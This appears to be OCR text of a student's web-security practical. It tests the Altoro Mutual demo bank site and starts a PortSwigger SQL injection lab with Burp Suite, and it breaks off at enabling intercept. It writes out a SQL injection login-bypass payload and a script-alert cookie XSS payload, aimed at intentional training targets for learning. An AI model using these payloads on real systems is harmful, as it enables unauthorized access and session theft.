
Practical-1


Aim: Altoro Mutual Bank has hired you to assess their web application for security goals such as confidentiality and integrity to ensure that their information is not being compromised.

https://altoromutual.com/index.jsp


Home Page




Login Page




Before Login




Invalid password



Username:- aniket' or '1' = '1
password:- aniket' or '1' = '1





After Login



Before

Using Normal Search







After

Accessing the Cookies using search bar using “<script>alert(document.cookie)<script>” Search


Now we can see cookies stored in encryption format




Creating Temporary Project in Burp Suit



Using Default Setting of Burp Suit



Lab : SQL injection vulnerability in WHERE clause allowing retrieval of hidden data




Performing SQL injection attack that causes the application to display one or more unreleased products


Copying the Link Provided from lab Environment

https://0aaa008c040a64428431e2f200a50036.web-security-academy.net/


Turning Intercept ON



